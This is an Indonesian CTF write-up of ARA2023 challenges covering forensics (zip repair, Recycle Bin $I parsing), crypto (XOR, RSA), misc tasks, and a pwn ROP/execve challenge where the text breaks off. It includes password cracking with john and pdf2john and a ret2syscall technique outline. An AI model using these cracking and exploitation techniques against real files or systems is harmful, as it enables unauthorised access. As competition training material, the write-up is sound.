Category : Forensics

Solusi :

Diberi file berekstensi tar.xz setelah di extract ada file berekstensi .zip saat di extract lagi, ternyata ga ada apa apa. Lalu analisa zip file, langkah pertama analisa zip file adalah pake zipdetails (linux).

```
kyruuu@DESKTOP-OVNICEL:/mnt/c/Users/rafim/Desktop$ zipdetails scrapped_bin.zip
000000 LOCAL HEADER #1      04034B50
000004 Extract Zip Spec     14 '2.0'
000005 Extract OS          03 'Unix'
000006 General Purpose Flag 0000
000008 Compression Method   0000 'Stored'
00000A Last Mod Time        563C3B80 'Sat Jan 28 07:28:00 2023'
00000E CRC                  00000000
000012 Compressed Length    00000000
000016 Uncompressed Length  00000000
00001A Filename Length      000D
00001C Extra Length         0000
00001E Filename            '$Recycle.Bin/'
00002B LOCAL HEADER #2      04034B50
00002F Extract Zip Spec     14 '2.0'
000030 Extract OS          03 'Unix'
000031 General Purpose Flag 0000
000033 Compression Method   0000 'Stored'
000035 Last Mod Time        563C3B85 'Sat Jan 28 07:28:10 2023'
000039 CRC                  00000000
00003D Compressed Length    00000000
000041 Uncompressed Length  00000000
000045 Filename Length      003A
000047 Extra Length         0000
000049 Filename            '$Recycle.Bin/S-1-5-21-2707508119-
924141789-658699315-1001/'
000083 LOCAL HEADER #3      04034B50
Can't use an undefined value as an ARRAY reference at /usr/bin/zipdetails line 885.
```

Namun terdapat error seperti di atas. Terlihat bahwa zipdetails ga bisa baca sampai akhir. Lalu lanjut analisa pakai hex editor

Di sini saya curiga sm string yang random dan banyak banget, ternyata itu adalah nama folder. Bisa dilihat dari pattern nya

```
24141789-658699315-1001/$R0AVACS/PK.....;<V`
Zj.....fÿ...$Recycle.Bin/S-1-5-21-2707508119-
924141789-658699315-1001/$R0AVACS/ELRGpFCRQENkLG
-yjiGvaPpnXBfNpMzZoYuasNpBNpqtToWcZSXoQcWzXkin
WbMCXZTdNOSuptzUeSDMUasaIfIKpsarbCoRfzhtZVqDipYW
SzukSpOGXVUje1COGvuNNxeMMkcDhlxHgoewhBIHeNiWRrEx
rFJqDCSUPyijngBGvoAUcYTEOZkijfvYyNHKItPUkaWLBeKG
LTmtnvzhvOUentsDrecPycRmcRwhqZwdMZBqGsJArSudkTCS
OzbLhtssHbHRATrwxDKCcXSJThaxZvhDDyOoBKItjHRwEabb
MGeARywmPAIJcNsNRdNgPjpAXaBgNXDtvDarzDmnndIwSNSj
zGyRUHVewUGIDZIFFWOZCLQkIyTkVqmfQBPhHBoRLoOpIVr
WnUgYhVoRnkZPahhuBRKSjEXhZVvUXibFrKCKTIJXfaekTT
iydegWHFAygpwJxheSrgHvgOBKZdoMqPkepuNGrBomSvJrOf
NjVMnmjNSGEteKvtyZBJkIySbOqQHaopdubHNnwdBFgUsMEQ
FZJSNjPjzmlnHuTwywCLudkYsSftKEvKESurWuubeGstTHmh
SWvQsCBULhBzBGXZEatXcVKvcKlKfidwHlBMUPjhXBUUvMj
tQuYhemNzZRAgVxbYujknVvdiIVkXfJXKcrWTHCbNcOyZATZ
UIAKNtvBSaWZfZXPxEaQuKrtEfgxqRgVcMDkMFiiIbovoKV
ioVPxEQKWxZdNGZKUGOkkYoZIfXDCWYqtzDUpiQdzCBOnUzP
OQzZYpJHtuArujWiiBYxTaFpFLeEtdLezfUjhHheiXtqnCMP
nDKvySoNcAUDNZYxMpBfRIJtJpJyMioRQGVecvsUhStdgdTx
hXvZHOSRATubZzgXFgsjtbhwwqlEGijMGfxJGMDqInAVKwdC
CFCfFZBNvMemfpPKUCPCYBjYFiYUwfZFGljuktudQojPFThi
ZKucOYmTtAtHplMMlrrfrsnMqQWGLrxNZEmLeegRwJAYAKwJo
ovFvtIpkAZweimJmQCSfQaUUJrpnYTTsCkTGhkkITTVgupC
PhxaUVJzSgKpEbfcKcYUTvTLMVfAgVfxbqrFaUbtESfJvfGf
YGvwmnpbPtlIJxszeUsgcSuJZoIosMeOoDNKQKcEaBQgPAfs
YEzyItAwqJthiWBXobQzBImIMDpyCDoItbsyEsptcugmjtGRO
AdelPaHtXilJJAOzQlMllXrnyOiexfytuePXdxCRonEIgRy
RekFlzuVlDeQpElNINmVGUFmyiaSXXkqzDTOLeVoslBRLvB
BetUFoFBvmBfXiBZubkluyWCluFYzEvJrZLqtoDItFifvg
QjOXSeuLqVjlCxpauJornOPLGzkgvQsJecoptRCRyHhHvJtB
uNmLTFofZSuywQiKPCXPriaBQoVrosFFswhRMTmqvFldVuZS
oUDJvaOicNOTzECMyVLSklJjMWrASnwjnAHgzcRoCObVmQkF
LnyRIkywSlEONQoccdBiQdAouCZkXLRRUrNXyAPxencARwq
MzthBkkjpAbItYfPXcIyCQMbeeYOvWDFrberVCXtWRVGggXj
rsbrxSXosSIzxyTYcIEselPIpbbWiQKdYCQoLHTLPNCvBFAA
```

Setelah di amati lagi ternyata folder tersebut menyimpan **flag.txt**

```
xdhyxMIqUgMmgFyoaQUwsIzaXFCveWttjQQmrgOsHzOhjVjX
ftqmDPmigLOKkVVPgfyrRePGEpWnFWdOQfeUxieBXqZCjVKL
ljpofYGkSwEVXaikwnXWyZfstdpGvtldUICOhJqbC/flag.t
xt!,uax«€u.2.ãÄPK.....;<V.....C...$Re
cyle.Bin/S-1-5-21-2707508119-924141789-65869931
```

Karena pusing banget lihat nama folder dengan string random berukuran **0xffff** saya replace aja semuanya jadi yuzuf (karena username yang buat yuzu wkkwkw).

Akhirnya lebih mudah di baca 🙄 (ini serius lebih mudah daripada sebelumnya).

Untuk yang ini karena ini pake recycle bin dari win vista jadi ada folder berisi \$I. untuk dapetin foldernya aku buat central directory dari zip nya. Disini aku cuman benerin 1 file aja untuk tau passwordnya doang, jadi aku buatnya manual

Selanjutnya tinggal benerin EOCD, setelah itu crack pake john

Setelah di crack, tinggal ekstrak semua file \$I nya lalu masukin ke dalam suatu folder. Di waktu eksperimen aku juga nemuin trik jadi aku sengaja buat address start of central directory nya salah di EOCD (End Of Central Directory), kalo buka pake zip biasa bakal error tapi kalo pake 7z bisa keliatan semua jadi tinggal aku extract aja karena udah tau passwordnya

Setelah kita punya foldernya, saatnya parsing. Tapi entah kenapa pake tools rifiuti ga bisa, setelah tanya ke probset katanya bisa pake \$I Parse, setelah aku download dan pake aku dapet timestamp kapan file nya di hapus.

| 1  | Deleted Date            | File Name                      | File Size (bytes) | Version    |
|----|-------------------------|--------------------------------|-------------------|------------|
| 2  | 01/28/2023 07:25:50 UTC | Y:\Users\IEUser\Desktop\secret | 0                 | Windows 10 |
| 3  | 01/28/2023 07:26:16 UTC | Y:\Users\IEUser\Desktop\secret | 0                 | Windows 10 |
| 4  | 01/28/2023 07:25:57 UTC | Y:\Users\IEUser\Desktop\secret | 0                 | Windows 10 |
| 5  | 01/28/2023 07:26:48 UTC | Y:\Users\IEUser\Desktop\secret | 0                 | Windows 10 |
| 6  | 01/28/2023 07:26:45 UTC | Y:\Users\IEUser\Desktop\secret | 0                 | Windows 10 |
| 7  | 01/28/2023 07:26:24 UTC | Y:\Users\IEUser\Desktop\secret | 0                 | Windows 10 |
| 8  | 01/28/2023 07:26:19 UTC | Y:\Users\IEUser\Desktop\secret | 0                 | Windows 10 |
| 9  | 01/28/2023 07:26:03 UTC | Y:\Users\IEUser\Desktop\secret | 0                 | Windows 10 |
| 10 | 01/28/2023 07:26:14 UTC | Y:\Users\IEUser\Desktop\secret | 0                 | Windows 10 |
| 11 | 01/28/2023 07:25:38 UTC | Y:\Users\IEUser\Desktop\secret | 0                 | Windows 10 |
| 12 | 01/28/2023 07:26:04 UTC | Y:\Users\IEUser\Desktop\secret | 0                 | Windows 10 |
| 13 | 01/28/2023 07:26:21 UTC | Y:\Users\IEUser\Desktop\secret | 0                 | Windows 10 |
| 14 | 01/28/2023 07:26:13 UTC | Y:\Users\IEUser\Desktop\secret | 0                 | Windows 10 |
| 15 | 01/28/2023 07:26:05 UTC | Y:\Users\IEUser\Desktop\secret | 0                 | Windows 10 |
| 16 | 01/28/2023 07:26:15 UTC | Y:\Users\IEUser\Desktop\secret | 0                 | Windows 10 |
| 17 | 01/28/2023 07:25:49 UTC | Y:\Users\IEUser\Desktop\secret | 0                 | Windows 10 |
| 18 | 01/28/2023 07:26:25 UTC | Y:\Users\IEUser\Desktop\secret | 0                 | Windows 10 |
| 19 | 01/28/2023 07:26:50 UTC | Y:\Users\IEUser\Desktop\secret | 0                 | Windows 10 |
| 20 | 01/28/2023 07:25:39 UTC | Y:\Users\IEUser\Desktop\secret | 0                 | Windows 10 |
| 21 | 01/28/2023 07:26:00 UTC | Y:\Users\IEUser\Desktop\secret | 0                 | Windows 10 |
| 22 | 01/28/2023 07:25:59 UTC | Y:\Users\IEUser\Desktop\secret | 0                 | Windows 10 |
| 23 | 01/28/2023 07:25:43 UTC | Y:\Users\IEUser\Desktop\secret | 0                 | Windows 10 |
| 24 | 01/28/2023 07:26:47 UTC | Y:\Users\IEUser\Desktop\secret | 0                 | Windows 10 |
| 25 | 01/28/2023 07:25:41 UTC | Y:\Users\IEUser\Desktop\secret | 0                 | Windows 10 |
| 26 | 01/28/2023 07:26:44 UTC | Y:\Users\IEUser\Desktop\secret | 0                 | Windows 10 |
| 27 | 01/28/2023 07:26:33 UTC | Y:\Users\IEUser\Desktop\secret | 0                 | Windows 10 |
| 28 | 01/28/2023 07:25:22 UTC | Y:\Users\IEUser\Desktop\secret | 0                 | Windows 10 |

Setelah dapet timestamp, tinggal di gabungin sama tadi yang belum urut terus di urutin berdasar waktu.

Untuk file note.txt adalah file yang di LFH lalu untuk time.txt adalah timestamp yang udah tinggal menit sama detik, karena jam dan harinya sama.

Gambaran note.txt

```

1 504b0304140301000000813b3c56a85a6a850d00000001000000510000002452656379636c652e42696e2f532d312d352d32312d323730373530383131392d3932343134313738392d36
2 504b0304140301000000813b3c560bcf0e1b0d00000001000000510000002452656379636c652e42696e2f532d312d352d32312d323730373530383131392d3932343134313738392d36
3 504b0304140301000000813b3c56a85a6a850d00000001000000510000002452656379636c652e42696e2f532d312d352d32312d323730373530383131392d3932343134313738392d36
4 504b0304140301000000813b3c56e8a3d6290d00000001000000510000002452656379636c652e42696e2f532d312d352d32312d323730373530383131392d3932343134313738392d36
5 504b0304140301000000803b3c56f9efbe710d00000001000000510000002452656379636c652e42696e2f532d312d352d32312d323730373530383131392d3932343134313738392d36
6 504b0304140301000000813b3c56120b631c0d00000001000000510000002452656379636c652e42696e2f532d312d352d32312d323730373530383131392d3932343134313738392d36
7 504b0304140301000000823b3c56a85a6a850d00000001000000510000002452656379636c652e42696e2f532d312d352d32312d323730373530383131392d3932343134313738392d36
8 504b0304140301000000803b3c565d5762080d00000001000000510000002452656379636c652e42696e2f532d312d352d32312d323730373530383131392d3932343134313738392d36
9 504b0304140301000000813b3c56e8a3d6290d00000001000000510000002452656379636c652e42696e2f532d312d352d32312d323730373530383131392d3932343134313738392d36
10 504b0304140301000000843b3c56e8a3d6290d00000001000000510000002452656379636c652e42696e2f532d312d352d32312d323730373530383131392d3932343134313738392d36
11 504b0304140301000000813b3c56d2a308780d00000001000000510000002452656379636c652e42696e2f532d312d352d32312d323730373530383131392d3932343134313738392d36
12 504b0304140301000000843b3c56fec206960d00000001000000510000002452656379636c652e42696e2f532d312d352d32312d323730373530383131392d3932343134313738392d36

```

Gambaran time.txt

time.txt

|    |       |
|----|-------|
| 1  | 25:50 |
| 2  | 26:16 |
| 3  | 25:57 |
| 4  | 26:48 |
| 5  | 26:45 |
| 6  | 26:24 |
| 7  | 26:19 |
| 8  | 26:03 |
| 9  | 26:14 |
| 10 | 25:38 |
| 11 | 26:04 |

```
import zlib
from struct import pack
import string

chara = string.printable
flag = {}

raw_binary = open('note.txt', 'r').readlines()
raw_time = open('time.txt', 'r').readlines()

for i in range(94):
    time = int(raw_time[i].strip('\n').split(':')[0])*60 +
int(raw_time[i].strip('\n').split(':')[1])
    crc32 = bytes.fromhex(raw_binary[i].strip('\n'))[14:18].hex()
    for a in chara:
        partflag = a
        fcrc32 = pack("<I", zlib.crc32(partflag.encode()) % (1<<32)).hex()
        if crc32 == fcrc32:
            if time in flag:
                flag[time] += partflag
            else:
                flag[time] = partflag
            break

sorted_keys = sorted(flag.keys())
result = ''
```

```
for key in sorted_keys:
    result += flag[key]

print(result)
```

Setelah di run malah dapet flag nya 😊

```

PROBLEMS    OUTPUT    DEBUG CONSOLE    TERMINAL
● PS C:\Users\rafim\Desktop\ara> python -u "c:\Users\rafim\Desktop\ara\solve.py"
ARA2023{1t_w4s_1ndeed_4_scraped_stuff_but_who_kn0ws_if_1t_is_st1ll_worth_the_tim3_272efcb94f}

```


## Misc

## in-sanity check

Category : Misc

Solusi :

Diberi link google document yang didalamnya tertera flag.



Flag : ARA2023{w3lc0m3\_4nd\_h4v3\_4\_gr3at\_ctfs}

## Truth

Category : Misc


**Solusi :**

Diberi attachment berupa file pdf yang terpassword. Dari sana terpikir untuk coba cara simple yaitu dengan crack pdf menggunakan pdf2john dan didapatkan passwordnya:


```
(kalilinux@kali)-[~/ctf/ara]
$ john --show truth.hash
Truth.pdf:subarukun

1 password hash cracked, 0 left
```

Setelah pdf berhasil dibuka, ditemukan cerita berbentuk paragraf. Dari deskripsi soal, terlihat bahwa kita hanya perlu mengambil character uppercase dari paragraf - paragraf tersebut tanpa menghiraukan judul dari file tersebut. Untuk delete kata dengan huruf lowercase digunakan regex: `(?-i)b[[:lower:]](?:[[:lower:]]|'|-)+\b`



Lalu dengan menghapus beberapa tanda titik, koma, dll didapatkan beberapa kata dengan awalan huruf kapital, dari sini sudah didapatkan huruf - huruf kapital yang mana jika disatukan menjadi sebuah kalimat “SOUNDS LIKE FANDAGO”.



Flag : ARA2023{SOUNDS LIKE FANDAGO}

## D0ts N D4sh3s

Category : Misc

Solusi :

Diberi kode morse, decode kode tersebut maka akan didapatkan binary, decode binary tersebut maka akan didapatkan flag.

The screenshot shows a web-based Morse code decoder interface. On the left, under the 'Recipe' section, the 'From Morse Code' tab is active. The 'Letter delimiter' is set to 'Space' and the 'Word delimiter' is set to 'Line feed'. The 'From Binary' tab is also visible with a 'Delimiter' of 'Space' and a 'Byte Length' of '8'. The 'Input' field on the right contains a large block of Morse code text. The 'Output' field at the bottom displays the decoded flag: ARA2023{!ts\_ju5t\_4\_m0rs3\_aft312\_a1!}.

Recipe

From Morse Code

Letter delimiter: Space

Word delimiter: Line feed

From Binary

Delimiter: Space

Byte Length: 8

Input

length: 1797  
lines: 1

Output

time: 7ms  
length: 36  
lines: 1

ARA2023{!ts\_ju5t\_4\_m0rs3\_aft312\_a1!}

Flag: ARA2023{!ts\_ju5t\_4\_m0rs3\_aft312\_a1!}

# Crypto

## One Time Password

Category : Crypto

Solusi :

```
one_time_password.txt  Buka dengan ▼

A: 161a1812647a765b37207a1c3b1a7b54773c2b660c46643a1a50662b3b3e42
B: 151d616075737f322e2d130b381666547d3d4470054660287f33663d2a2e32

XOR: 415241323032337b7468335f705f3574346e64355f6630725f7034647a7a7d
```

Gatau kenapa pas ku decode hex yang xor eh muncul flag

```
In [1]: bytes.fromhex('415241323032337b7468335f705f3574346e64355f6630725f7034647a7a7d')
Out[1]: b'ARA2023{th3_p_5t4nd5_f0r_p4dzz}'
```

## Secret behind a letter

Category : Crypto

Solusi :

Diberikan soal yang sepertinya RSA

```
p:
1257533369412126769052197185569163814413681033118824823677088033890581188348506410486564983492781972561769555447210034136189616202231165330
1532810101344273
q:
1249748342617507246585216793696052623228489187678798108067116278356141152167580911220457361735838974273254629350270958512920588572607849241
7109867512398747
c:
3606293449573179290863953506283318065102281358953559285180257226432829902740641392734685245421762779331514489294202688698082362224015740571
7499787959943040540734122142838898482767541272677837091303824669912963572714656139422011853028133556111405072526509839846701570133437746102
727644982344712571844332280218

e = 65537
```

Tinggal decrypt aja karena p,q udah dapet

```
...: e = 65537

In [5]: bytes.fromhex(hex(pow(c, pow(e, -1, (p-1)*(q-1)), p*q))[2:])
Out[5]: b'ARA2023{1t_turn5_out_to_b3_an_rsa}'
```

## Love32xor

Category : Crypto

Solusi :

Ciphertext pada soal dengan judul mengandung unsur xor

Challenge 59 Solves x

### LOv32x0r

100

Vonny and Zee were having a treasure hunt game until they realized that one of the clues was a not alike the other clues as it has a random text written on the clue.

The clue was  
"001300737173723a70321e3971331e352975351e247574387e3c".

Help them to find what the hidden clue means!

Author: L e n s#1048

Karena ciphertext berawalan "00" tinggal xor dengan awal format flag yaitu "A" ntar dapet plaintext

```
In [6]: enc = "001300737173723a70321e3971331e352975351e247574387e3c"
In [7]: ''.join([chr(i^ord('A')) for i in bytes.fromhex(enc)])
Out[7]: 'ARA2023{1s_xor_th4t_e45y?}'
```


Gatau kenapa pas ku decode hex yang xor eh muncul flag

## SH4-32

Category : Crypto

Solusi :

Diberikan dictionary password



Kucoba scroll” karena jumlahnya tidak terlalu banyak, lah kok ada password yang aneh dan panjangnya beda sendiri

```

000000
killer
131313
master
1111111
gfhjkm
0123456789
987654
iloveyou2
angell
jordan
147258369
bitch1
michelle
415241323032337b6834736833645f30525f6e4f545f6834736833647d
qlw2e3r4
jessica1
qwer1234
159357
soccer1
liverpool
101010
zxcvbn
thomas
asdasd
fuckyou2
.
```

Hexnya mirip flag, hmmmmmmmm

```


In [8]: bytes.fromhex('415241323032337b6834736833645f30525f6e4f545f6834736833647d')
Out[8]: b'ARA2023{h4sh3d_0R_n0T_h4sh3d}'
```

**babychall**

Category : Crypto

Solusi :

Ini soalnya btw, disuruh ngesimp vituuber




Eh nggak ding ini ternyata soalnya

```
c1=5099697310484566310837975113120308543241249019831271466365682364823303847929819286145183424693020814011017369905852791902011543258670540
0467345647806522331396447650847650133013246673390879222719169248862420278256322967718701700458729207793124758166438641448112314489945863231
881982352790765130535004090053677
c2=2675086354476975422055414666795504683242305948200761348250028401266882028494792724072473530888031343997988485639367375927974100307107406
7751036951988007037041814147362813884642054291231596050481866348527717179097048646471128175860246822999878686079330596342795563214762048135
21201682662328510086496215821461
c3=3723065824325259074360857110502735786279097298720883321301794117144875381565483990169952665143377132482689535567125594441489394796393497
9068257310367315935701270804390799121669635153012916402271190722618997500392911737767143316552376495882986935695146970853914275481717400268
832644987157988727575513351441919

n1=1054811272672182606121568710177576945501427358240871501067504035798774950592304130461813013558710453571380333433159007322285028757066592
4484471153849785041304644027057891664598116100080752642700423691840483736340467802944394495065510225242341563197702062582686772889823138273
7396728896847618010577420408630133
n2=9310562105968647481689021549455480283151894842016094170352275912161978585127060863413030745022755798797681816233198228963421503718407586
4787223681218982602092806757888533587126974091077190242797461318907280759075612577475534626062060960739269828789274137274363970056276139434
039315860052556417340696998509271
n3=6591850965074227849497136329087484918126836431601265676933912000400070294527194253309752988496406310937703671584717619628094380726198684
8593000424143320280053279021411394267268255337783494901606319687457351586915314662800434632332988978858085931586830283694881538759008360486
661936884202274973387108214754101
```

Solve pake metode crt + diakar 3



## Help

Category : Crypto

Solusi :

Soal ini buat saya jadi dukun

Challenge

18 Solves

×

## Help 443


Bob is receiving a message from their clients, to put this text on the display in the office. Bob is confused because he didn't know what it is, can you help him?

Format: ARA2023{lowercase\_flag}


[Attachments](#)

Author: circlebytes#5520

Singkat cerita nebak" kata display ternyata dapet 7-segment display. Yaudah cari di decodefr, tapi decodenya agak tricky karena tidak bisa dibaca



Trus tak coba ku reverse ae satu" bentuk bitnya, akhirnya bisa dibaca



Flag : ARA2023{supertranscendentess\_it\_is\_hehe}

## Pwn

### Basreng Komplek

Category : Pwn

Solusi :

Challenge ret2syscall, pake ropchain buat build gadget untuk call execve. Nah untungnya sama author udah disediakan fungsi" yang isinya gadget

```
pwndbg> disass e
Dump of assembler code for function e:
0x00000000401149 <+0>: push    rbp
0x0000000040114a <+1>: mov     rbp, rsp
0x0000000040114d <+4>: mov     rax, 0x40
0x00000000401154 <+11>: nop
0x00000000401155 <+12>: pop     rbp
0x00000000401156 <+13>: ret
End of assembler dump.
pwndbg> disass f
Dump of assembler code for function f: supertranscendentess
0x00000000401157 <+0>: push    rbp
0x00000000401158 <+1>: mov     rbp, rsp
0x0000000040115b <+4>: sub     rax, 0x6
0x0000000040115f <+8>: nop
0x00000000401160 <+9>: pop     rbp
0x00000000401161 <+10>: ret
End of assembler dump.
pwndbg> disass g
Dump of assembler code for function g:
0x00000000401162 <+0>: push    rbp
0x00000000401163 <+1>: mov     rbp, rsp
0x00000000401166 <+4>: add     rax, 0x1
0x0000000040116a <+8>: nop
0x0000000040116b <+9>: pop     rbp
0x0000000040116c <+10>: ret
```

